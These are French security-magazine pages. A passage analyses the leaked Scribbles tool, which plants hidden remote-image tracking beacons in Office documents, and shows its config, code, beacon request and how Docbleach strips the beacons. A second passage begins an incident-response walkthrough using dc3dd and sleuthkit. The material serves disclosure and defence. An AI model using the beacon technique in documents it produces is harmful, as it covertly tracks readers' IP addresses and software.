Un coup d'œil à ces deux documents nous indique que l'outil a été développé par l'*Operational Support Branch* (OSB), faisant elle-même partie de l'*Applied Engineering Division* (AED) de l'*Engineering Development Group* (EDG), membre de l'*Information Operations Center* (IOC) de la CIA. L'ensemble du processus de vérification est effectué par la branche *Independent Verification & Validation* (IVV, IV&V), faisant partie du même groupe.

Le but de ce projet est d'ajouter des empreintes à des documents issus de Word, Excel et PowerPoint et de collecter des informations sur le poste où ceux-ci sont ouverts.

L'article se concentrera sur l'étude des documents Word, le format *Office Open XML* (OOXML) étant utilisé. La seule différence entre les différentes applications est que PowerPoint notifiera l'utilisateur de la présence d'une image distante, contrairement à Word et Excel.

1 Compilation et utilisation du projet

1.1 Compilation

Le projet peut être ouvert dans toute version de Microsoft Visual Studio supérieure à 2010. Comparé au projet Marble **[MISC93]**, le processus de compilation ne rencontrera pas de problème particulier, aucun fichier/fonction nécessaire à celui-ci n'étant manquant.

1.2 Configuration

Avant de pouvoir l'utiliser, il est nécessaire de créer un fichier de configuration (format XML), définissant les différents paramètres de génération des *beacons* à insérer dans le document. Il est possible de laisser l'outil choisir aléatoirement entre plusieurs valeurs en les séparant par des virgules :

```
<?xml version="1.0" encoding="UTF-8"?>
<Scribble_WatermarkParameters>
    <URL_Scheme         Value="http"/>
    <HostServerNameList Value="_______:1337"/>
    <HostRootPathList   Value="rootPath"/>
    <HostSubDirsList    Value="subDir"/>
    <HostFileExtList    Value=".jpg,.png,.gif"/>

    <Input__Directory    Value=".\InputDir"/>
    <Output_Directory    Value=".\OutputDir"/>

    <Input__WatermarkLog Value=".\WatermarkLog.tsv"/>
    <Output_WatermarkLog Value=".\WatermarkLog.tsv"/>
</Scribble_WatermarkParameters>
```

À noter que le guide d'utilisation indique de toujours donner des paramètres de configuration cohérents avec le contenu du document, aussi bien en prenant soin d'indiquer des extensions valides qu'en utilisant un nom de domaine qui ne semble pas louche. Au-delà de l'analyse du document qui pourrait permettre d'extraire ces informations (méthode évoquée plus tard dans cet article), il serait bien sûr également possible de capturer les flux réseau sortants ayant lieu après l'ouverture de celui-ci.

1.3 Exécution

L'exécutable peut être lancé avec l'option **--inputReceiptFile**, suivie du chemin vers le document XML de configuration. **Scribbles.exe** va faire appel aux *assemblies Office* (**Microsoft.Office.Interop.***) afin de manipuler les documents sans risque de les corrompre. Lors de ce processus, on peut remarquer qu'une instance de Word est lancée en arrière-plan et que sa fenêtre est visible. Le développeur avait néanmoins prévu de la cacher, à la vue des lignes suivantes dans **Program.cs** :

```
Word._Application wordApp = new Word.Application(); //We will be
opening Word to do our thing
wordApp.Visible = true;    //Don't show it though
```

Si le document Word est au format doc, celui-ci est tout d'abord converti en docx (*Office Open XML*, arrivé avec Office 2007). L'outil itère ensuite sur l'ensemble des sections du document et identifie la présence d'en-têtes ou de pieds de page. S'il en est trouvé un (ils sont présents par défaut, même dans le cas d'un document vierge), une nouvelle ressource est ajoutée via **Shapes.AddPicture**, indiquant que celle-ci fait 1 pixel de haut et 1 pixel de large.

Dans un premier temps, l'adresse vers l'image à ajouter n'est pas celle présente dans la configuration, sûrement afin d'éviter que des requêtes soient émises vers le serveur de collecte pendant le processus de marquage. À la place, une ressource du programme (**DummyImage**) est enregistrée vers un dossier temporaire et est utilisée :

```
<data name="DummyImage" type="System.Resources.ResXFileRef, System.
Windows.Forms">
  <value>Resources\DummyImage.jpg;System.Drawing.Bitmap, System.
Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f
11d50a3a</value>
</data>
```

Fig. 1 : Image vers laquelle le document pointe dans un premier temps.

Quelques recherches à partir du MD5 de cette image nous informent qu'elle est extraite de la librairie **boost**, et plus précisément d'un module de calcul de quaternions.

Le document docx est ensuite extrait (il ne s'agit que d'une archive ZIP contenant des documents XML), ceux-ci parcourus et enfin toutes les références à cette image y sont remplacées par une adresse générée à partir de la configuration. Il est enfin converti vers le format doc si celui-ci l'était dans un premier temps.

Un document texte, **WatermarkLog.tsv** est créé à l'emplacement indiqué dans la configuration ou via les paramètres passés au programme. Celui-ci conserve une copie du chemin des fichiers modifiés, leur somme de contrôle avant et après l'adjonction du *beacon*, le tag aléatoire utilisé, ainsi que l'URL finale de la ressource insérée dans le document.

Côté serveur, on se met en écoute de toute requête sur le port 1337 (question d'originalité), grâce à la commande **nc -lvp 1337**. Une fois le document ouvert dans Word, on reçoit la requête suivante :

```
$ nc -lvp 1337
listening on [any] 1337 ...
connect to [__.__.__.__] from _____.___.__ [__.__.__.__]
51338
GET /rootPath/subDir/2usj-1aqe67ry4c6mxq2p.xqg9inkca0/filename.png
HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2;
WOW64; Trident/7.0; .NET4.0C; .NET4.0E; InfoPath.3; ms-office;
MSOffice 14)
Accept-Encoding: gzip, deflate
Host: _____.___:1337
Connection: Keep-Alive
```

À noter que si le port est ouvert, mais qu'aucune réponse n'est envoyée, Word restera (visiblement) indéfiniment en attente au niveau du *splashscreen* et n'affichera pas le document.

Au-delà de l'adresse IP source et de l'identifiant de *beacon* qui peut être corrélé avec celui présent dans **WatermakLog.tsv**, on apprend par ailleurs que le document a été ouvert dans MSOffice 14 (Office 2010).




Fig. 2 : Word, attendant désespérément une réponse du serveur.

Comme pour chaque publication de Wikileaks, certains sites **[LEAKOFNATIONS]** ont vanté la présence de fonctionnalités un peu plus vendeuses, comme l'envoi au serveur de l'identifiant de licence Office de la personne, mais on a pu constater que c'était faux. Il est également indiqué que l'outil ne marche que sur des documents Word...

1.4 Limitations

L'outil ne met pas en place de quoi gérer des documents protégés par mot de passe. De plus, l'ouverture de documents possédant des relations avec des ressources externes est légèrement différente dans OpenOffice et LibreOffice, puisque ceux-ci vont afficher une icône vide en lieu et place de la ressource. Celle-ci sera néanmoins chargée sans notification pour l'utilisateur.

Fig. 3 : Ouverture du document dans LibreOffice (le cadre rouge a été ajouté à la capture d'écran).

Enfin, si le document est ouvert avec le mode *Protected View*, aucune requête ne sera effectuée. Par défaut, les documents issus d'emplacements jugés peu sûrs (Internet, Outlook) sont ouverts dans ce mode.

2 Publication de documents contenant des filigranes

Mettons-nous dans la peau d'une personne souhaitant publier des documents dans lesquels des *beacons* auraient pu être ajoutés par cet outil : comment faire pour retirer ces balises, tout en évitant qu'elles ne soient chargées ?

2.1 Extraction des documents XML

Pour un lanceur d'alerte pas nécessairement très technique, une autre approche pourrait consister en la suppression de l'image en éditant le document Office à la main. Dans une machine déconnectée d'Internet, il serait possible de retirer tous les en-têtes et pieds de page du document, afin que l'image qui y était présente le soit également.

L'utilisateur un peu plus averti pourra changer l'extension du document vers **.zip** afin de pouvoir facilement en extraire et modifier les fichiers en son sein. Les différentes sections du document sont présentes dans le dossier **word**. Dans notre cas, on sait que le *beacon* est présent dans l'un des en-têtes du document ; le fichier **header2.xml** de notre document de test contient bien une relation identifiée par **rId1**. Celle-ci est définie dans le fichier **.rels** avec le même nom que la section concernée, **word/_rels/header2.xml.rels** :

```
<Relationships xmlns="http://schemas.openxmlformats.org/
package/2006/relationships">
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.
org/officeDocument/2006/relationships/image" Target="http://
____.___:1337/rootPath/subDir/2usj-1aqe67ry4c6mxq2p.xqg9inkca0/
filename.png" TargetMode="External" />
</Relationships>
```

Le document peut alors être rendu inoffensif en changeant la destination de **rId1** vers n'importe quel autre chemin valide. La relation peut également être retirée entièrement, mais il est difficile de ne pas corrompre le document de la sorte.

Les inconvénients sont nombreux : au-delà du fait de devoir déjà couper le poste d'Internet ou mettre en place une machine virtuelle, il est nécessaire d'altérer chaque document « à la main ». Le processus en est d'autant plus fastidieux que de nombreuses erreurs pourront être commises, comme ne pas désactiver le suivi des modifications (qui pourrait révéler le nom de la personne les effectuant), ou que des entités remettraient en cause le contenu du document en raison du fait qu'il ait pu être modifié.

2.2 Grâce à un outil externe

Docbleach est, à la connaissance de l'auteur de cet article, le seul outil open source permettant de retirer automatiquement tout ce qui pourrait être considéré comme dangereux dans des documents Office (OLE et OOXML), RTF, ZIP et PDF. Son utilisation est assez simple :

```
$ java -jar cli/target/docbleach.jar -vv -in krabby_patty_secret_
formula.docx -out output.docx
[...]
[main] TRACE xyz.docbleach.api.bleach.CompositeBleach - Using bleach:
Office Bleach
[...]
[main] DEBUG xyz.docbleach.module.ooxml.OOXMLBleach - Relation type
'http://schemas.openxmlformats.org/officeDocument/2006/relationships/
image' found from 'Name: /word/header1.xml - Content Type: application/
vnd.openxmlformats-officedocument.wordprocessingml.header+xml' to 'http
://____:1337/_______.___'
[main] DEBUG xyz.docbleach.module.ooxml.OOXMLBleach - Found an external
relationship from '/word/header1.xml' to 'http://____:1337/_______
_.___' (type 'http://schemas.openxmlformats.org/officeDocument/2006/
relationships/image')
[main] TRACE xyz.docbleach.api.BleachSession - Threat recorded:
Threat{type=EXTERNAL_CONTENT, severity=HIGH, action=REMOVE, location=
'/word/header1.xml', details='External relationship of type: http://
schemas.openxmlformats.org/officeDocument/2006/relationships/image'}
[...]
[main] WARN xyz.docbleach.cli.Main - Sanitized file has been saved, 1
potential threat(s) removed.
```

L'outil a bien identifié la relation vers une image externe et l'a modifiée de façon à ce qu'elle ne pointe plus vers un serveur distant en ouvrant le document dans Word. Cependant, on peut se demander comment a procédé l'outil, puisque l'on remarque qu'il n'est pas juste possible de retirer la référence, sous peine de se retrouver avec un document impossible à ouvrir.

Lors du nettoyage du document, celui-ci fait appel à la méthode **OOXMLBleach.replaceRelationship**, chargée de supprimer la relation précédente (notre tag) et de la remplacer vers une nouvelle pointant vers un objet OLE. Cet objet s'avère être un fichier (**/bleach/bleach**) ajouté à l'archive et contenant la chaîne **BLEACHED**. La relation est alors toujours valide et le document pourra être ouvert sans problème particulier. À noter qu'il devient alors assez simple de déterminer si un document a été nettoyé par cet outil.

Un service en ligne **[DOCBLEACH.XYZ]** conçu par le développeur permet de l'expérimenter ; on pourrait également imaginer le développement de modules pour SecureDrop **[SECUREDROP]** permettant aux personnes traitant les documents de ne pas risquer de déclencher de tels marqueurs ou d'être touchées par des attaques plus sophistiquées.

Conclusion

Bien que présentant un système assez simple et déjà connu, le mécanisme mis en place par Scribbles n'en reste pas moins efficace. L'existence d'un tel projet permet de prouver que de telles techniques peuvent être utilisées par les services de renseignement ou les forces de l'ordre afin d'être avertis de fuites de documents ou d'obtenir des informations sur des enquêtes en cours.

On a pu retrouver, suite à la saisie d'un de deux *dark markets* très populaires sur le réseau TOR **[BUSTED]**, l'utilisation de *beacons* prenant la forme d'images dans des documents Office. Originellement, un document prenant la forme d'un fichier texte était distribué, dans le fait de récapituler les transactions effectuées par les utilisateurs du site. D'après ce qui a été dit suite à leur saisie **[LOCKTIME]**, ce fichier semble avoir été remplacé par une grille Excel, dans l'optique de contenir quelques informations supplémentaires, tels que des graphiques. Il s'est cependant avéré que ce document contenait en fait une image pointant vers un serveur hébergé chez OVH et où, à la manière de Scribbles, chaque vendeur était associé à un identifiant unique... ■

Références

[SCRIBBLES] Publication de Wikileaks sur Scribbles : https://wikileaks.org/vault7/releases/#Scribbles

[MISC93] Article sur le framework Marble, faisant également partie des publications Vault7 : https://connect.ed-diamond.com/MISC/MISC-093/106-shades-of-Marble

[LEAKOFNATIONS] Article parlant de Scribbles : https://leakofnations.com/scribbles-is-the-cias-answer-to-the-edward-snowden-conundrum-wikileaks-vault-7-scribbles-mike-pompeo-cia/

[DOCBLEACH] Page GitHub du projet Docbleach : https://github.com/docbleach/DocBleach

[DOCBLEACH.XYZ] Interface en ligne pour Docbleach : https://docbleach.xyz

[SECUREDROP] Page GitHub du projet SecureDrop : https://github.com/freedomofpress/securedrop

[BUSTED] Article du Guardian sur la saisie d'Alphabay et de Hansa : https://www.theguardian.com/technology/2017/jul/20/dark-web-marketplaces-alphabay-hansa-shut-down

[LOCKTIME] Post sur le site reddit évoquant l'existence de *beacon* dans les grilles récapitulatives d'Hansa : https://www.reddit.com/r/DarkNetMarkets/comments/6oix7d/hansas_newest_feature_was_a_vendorlocktimetxxlsx/

PANIQUEZ PAS, ON GREP !

Paul JUNG
CERT-XLM / Excellium Services

mots-clés : *RÉPONSE À INCIDENTS / INFORENSIQUE / #GREPISBESTFRIEND / MALWARE*

Une réponse à incidents est un exercice qui n'est pas forcément complexe en soi. Malheureusement, étant peu communément pratiqué, la difficulté est d'y être entraîné, préparé et d'obtenir ce qu'il faut comme artefacts.

Afin d'illustrer ce sujet, je vous propose de dérouler un exemple de début de réponse à un incident évidemment totalement fictif sous forme d'une tranche de vie, ce qui nous permettra de découvrir toutes les embûches dans lesquelles tout le monde tombe au moins une fois et que l'on souhaiterait éviter. Prenons donc l'exemple d'une détection de code malveillant sur un poste de travail.

1 SIR l'arrière-garde est attaquée !

C'est évidemment un vendredi vers 16h30 que tout commence, lorsque l'équipe SOC vous remonte une alerte émise par un des antivirus du parc des postes de travail. Celui-ci est catégorique : détection sur une des machines du parc d'un « WIN32.Trojan.Gen ». Le ticket est prolixe : « C'est quoi ? On fait quoi ? ».

Sur le terrain, on est généralement confronté à deux types de population : ceux qui décident que de toute façon l'antivirus a nettoyé le poste et donc que l'incident est clos ; et ceux qui aimeraient avoir systématiquement une procédure papier exhaustive à suivre pour gérer complètement l'incident de bout en bout. Malheureusement, ce n'est pas si simple.

En effet, si cette détection a été effectuée immédiatement au niveau du *dropper*, dans l'absolu, pas de craintes majeures ; il sera cependant intéressant d'investiguer pour savoir à quoi l'on aurait pu être confronté, ce qui permettra de s'assurer qu'aucun autre malware n'ait pu passer et de déterminer si cela semble ciblé ou non, et surtout de s'interroger sur la raison pour laquelle c'est arrivé jusqu'au poste de travail sachant tout ce qu'est généralement disposé en amont comme sécurité périmétrique dans une entreprise.

Si, par contre, la détection a été réalisée par l'antivirus après une mise à jour, c'est fort gênant. Il devient impératif de savoir ce qu'il s'est vraiment passé entre le moment où le sample a été mis en place et le moment de la détection. Arrivé là, savoir ce que peut être réellement ce cheval de Troie devient fortement intéressant.

En pratique, sur ce genre d'intervention, cela correspond à une mise en quarantaine du poste susceptible d'être compromis, une collection des preuves sur celui-ci, une identification de la menace, puis une extraction des indices de compromission. Enfin, le cas échéant, l'isolation et/ou l'identification d'autres postes compromis. Pour finir, la rédaction d'un rapport sur l'incident qui permettra le traitement et l'amélioration de votre infrastructure et de votre détection afin de palier à de futures menaces.

L'objectif de l'intervention, à ce moment-là, est donc simple :

- déterminer ce que c'est réellement,
- déterminer depuis quand c'est présent,
- déterminer si d'autres machines du parc sont infectées sur base des IOC que l'on va découvrir.

2 Réaction

Cela n'est pas toujours simple, tout dépend où vous intervenez : dans votre entreprise ou pour une autre entreprise. Dans un monde idéal, votre SOC ou les équipes opérationnelles disposent de fiche réaction, qui leur indiquent quelle est la marche à suivre suite à une détection. Ces fiches sont supposées leur indiquer ce qu'il faut faire au plus vite afin de limiter les risques d'infection et de préserver les évidences. Dans la vraie vie, soit il n'y en a pas, soit il se peut qu'elles n'aient pas été suivies. De toute façon, il faudra faire avec.

Dans le cas d'une compromission de ce type, la démarche est de déconnecter l'ordinateur du réseau (Wifi compris) et de le laisser en l'état. Évidemment dans la réalité, il aura probablement été éteint voire pire déjà re-imagé. Et insistez pour que personne ne se connecte avec des privilèges administrateur du domaine, tant que le poste n'est pas isolé, on ne sait jamais.

	A	B	C	D	E	F	G
1	Date time	Host	IP	User	Event	Source	Note
2	30/06/17 12:23	WKS042	192.168.66.3	John	Log	Antivirus	WIN32.Trojan.Gen détection dans %appdata%/Microsoft/cwbsnshc/AdBnst.exe
3	30/06/17 16:30	WKS042			Note	Ticket	SOC notification à CSIRT
4	30/06/17 16:46	WKS042			Note	Csirt	Déconnection du poste de travail

Figure 1

3 Préparation de l'intervention

Dans ce cas précis, on peut penser que c'est assez simple : il suffit de collecter le spécimen détecté, les quelques journaux d'évènements associés à l'utilisateur au niveau du proxy ou du pare-feu et d'interroger celui-ci pour savoir ce qui pu se passer réellement.

Avant toute chose, prenez le temps de valider les paramètres de l'incident. Faites valider le nom de l'utilisateur et du poste de travail, l'IP et la date et l'heure (profitez-en aussi pour vous renseigner sur le fuseau horaire des logs). Je vous conseille fortement de questionner l'utilisateur sans jamais au grand jamais ne lui reprocher quoi que ce soit, c'est généralement un gain de temps certain pour votre investigation.

Souvent dans la vraie vie, c'est aussi à ce moment-là que vous constaterez que l'antivirus a été paramétré sur « suppression » plutôt que sur « mise en quarantaine des fichiers infectés », et que l'utilisateur ne se rappelle rien de particulier.

Pas de chance pour vous dans ce cas, vous voilà sans aucun spécimen à vous mettre sous la dent, au mieux juste un chemin et un nom d'exécutable livré par le journal d'évènement de l'antivirus dans un profil utilisateur. Vous êtes donc contraint de collecter vous-même des preuves et de sortir le lent attirail d'investigations numériques.

Pour ne pas être perdu sous les informations, on réalisera une chronologie permettant d'y voir plus clair au fur et à mesure de l'investigation. Celle-ci devra comporter les éléments factuels : la machine impactée, les IP associées et la source qui a permis la détection (voir figure 1).

Cela paraît simple, mais voilà...

4 Collection

La collection de preuves est un long chemin généralement lui aussi truffé d'embûches. Tôt ou tard vous serez confrontés à des logs inexistants ou au mieux incomplets. Il n'est pas rare de tomber dans des environnements dits professionnels qui n'enregistrent pas les « user agents » sur les proxys, des pare-feux « tout-en-un » UTM, mais qui ne loggent pas correctement des champs intéressants (codes http, méthodes absentes ou des champs `hosts` tronqués). Il vous arrivera de tomber sur des serveurs virtualisés (vdi, citrix) où la même IP correspondra au bas mot à 15 ou 20 utilisateurs et dont, de surcroît, l'authentification n'a pas été loggée. Inexorablement, vous connaîtrez la joie d'essayer de retrouver l'IP d'un poste un mois après dans des logs d'un serveur DHCP saturé ou de constater, amer, que le contrôleur de domaine n'a que 3 jours de rétention de son journal de sécurité.

Tous ces logs peuvent, lors d'une investigation être d'un grand secours. Ne pas les avoir, au mieux ralenti et complique l'investigation, au pire l'interrompt. Avoir des journaux d'évènements corrects est quelque chose qui peut être et doit être préparé quand vous intervenez dans votre propre environnement. C'est malheureusement déjà plus compliqué à obtenir quand vous intervenez chez des clients qui viennent de vous sonner.

Dans notre cas présent, nous voici donc en face d'un poste où le fichier incriminé a été supprimé.

On a ainsi deux options, une collection classique de mémoire et disque assez lourde ou une collection rapide de preuves.

Une collection classique s'effectue toujours par une captation de la mémoire puis du disque. Dans l'idéal le PC n'a pas été redémarré, mais ça... c'est l'idéal. Dans tous les cas, effectuer la collection dans la session de l'utilisateur « incriminé ». Cela peut paraître bête, mais si la capture est faite avec un administrateur local fraîchement reconnecté et que votre malware tournait dans l'espace utilisateur de la victime, la collection mémoire sera bien moins utile, car le malware n'y tournera pas.

Différents outils sont disponibles pour collecter la mémoire, le plus utilisé provient de la suite EnCase, malheureusement aucun logiciel libre à ma connaissance. Pour notre part, nous utilisons « Ram Capturer » **[RAMDUMP]**. Ne faites pas la capture sur le disque local, mais plutôt sur un disque USB. Essayez de ne pas utiliser de clés de mauvaise facture, car si la collection mémoire est lente, les données copiées en début de captation n'auront plus rien à voir avec celles en fin de captation et l'exploitation de cette collection sera compliquée.

La collection disque sera faite à froid, un « write blocker » n'est pas en soit obligatoire (mon relecteur me souffle dans l'oreille que cela est mieux en France pour une éventuelle contre-expertise), il assure principalement deux choses, être tranquille et rassuré de ne pas avoir à se tromper de disque et optimiser les temps de transfert. Cela dit, n'oubliez pas que cette tâche est lente, on peut envisager une moyenne de 90 MB/sec sur du eSata, mais cela tombe rapidement à 60MB/sec sur de l'USB 3. Cela correspond quand même à 5h et quart pour un disque de 1To (et faites x2 sur le temps si en puriste vous avez eu l'idée de demander le calcul

du condensât associé). Plusieurs écoles ici aussi, mais en logiciel libre je conseille pour cette tache **dc3dd** c'est un fork de **dd** qui conserve globalement la même syntaxe et qui peut passer outre quelques clusters défectueux (oui cela non plus ne vous sera pas épargné), si vous prenez une collection d'un serveur avec un des volumes RAID et une carte contrôleur. N'hésitez pas, collectez en bootant sur un Live CD (caine par exemple) et dumpez directement les volumes logiques. Il n'y a pas de honte et vous gagnerez un temps précieux quand le pilote est supporté.

```
dc3dd if=/dev/sdb hof=/mnt/extdrive/WKS042.dd log=/mnt/extdrive/
dd_WKS02.log
```

Il y a d'autres options, pour un triage rapide on pourra utiliser **[FASTIR]**, je reviendrais sur les avantages d'un tel outil plus loin. FastIR est un outil qui va prendre que les artefacts et assure ainsi une collection et un traitement bien plus rapide. Cela peut être bien pratique pour un triage rapide, mais dans la mesure où il ne prend pas tout, ce que vous aurez besoin n'est des fois pas dans son rapport. Si vous faites la réponse pour votre propre entreprise, déployer un outil tel que Google Rapid Response peut être un atout indéniable pour rapidement valider quelque chose sur un poste.

5 Analyse

Première étape avant de se lancer dans l'analyse, la sécurisation de vos données. C'est bête, mais une erreur est si vite arrivée. Pour cela, recopiez vos données chèrement collectées dans votre bête de course qui va servir à l'analyse et mettez les sources en lieu sûr en cas de contre-expertise. Et croyez-moi, vous n'avez surtout pas envie de recommencer... Eh oui, recopier 1Tb prend encore du temps.

Concernant notre analyse, dans ce cas précis, on sait exactement ce que l'on cherche. Dans un premier temps, on veut récupérer un fichier supprimé et regarder à quelle date il a été posé sur le disque. Pour cela, on utilisera les outils du sleuthkit. Ici grâce aux logs de l'antivirus on sait que le malware supprimé était dans un répertoire semblant aléatoire et créé probablement pour l'installation du malware. Les dates de création de ce répertoire et du malware seront un bon indicateur de quand a été posé le malware. En effet, sur NTFS une suppression n'altère pas cette date.

Afin d'avoir des infos sur le fichier, il va falloir déterminer à partir de quel secteur commence notre partition NTFS pour pouvoir la parser. Nous utiliserons **mmll** pour afficher le détail des partitions qui est l'équivalent d'un **fdisk -l**.

Petit rappel, vous aurez besoin généralement de deux types d'offset, celui en cluster utilisé par la suite sleuthkit ou celui en octets pour le reste. Cela vous servira à fournir l'offset pour un **mount** par exemple. Pour faire court, sur un disque dur, un cluster est généralement le nombre d'octets/512.

```
$mmls WKS042.dd
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
00:  Meta    0000000000   0000000000   0000000001   Primary Table (#0)
01:  -----   0000000000   0000000062   0000000063   Unallocated
02:  00:00   0000000063   1953520064   1953520002   NTFS (0x07)
03:  -----   1953520065   1953525167   0000005103   Unallocated
```

On connait le path et le nom, cherchons l'inode de notre fichier sur la partition NTFS.

```
$ifind -o 63 WKS042.dd -n'Users/John/AppData/Roaming/Microsoft/
cwbsnshc/AdBnst.exe'
169117
```

Avec l'inode on peut obtenir des infos sur le fichier. Pour la chronologie, il est intéressant de regarder la date de création du fichier, et quand c'est possible et relevant, celle du répertoire qui le contient.

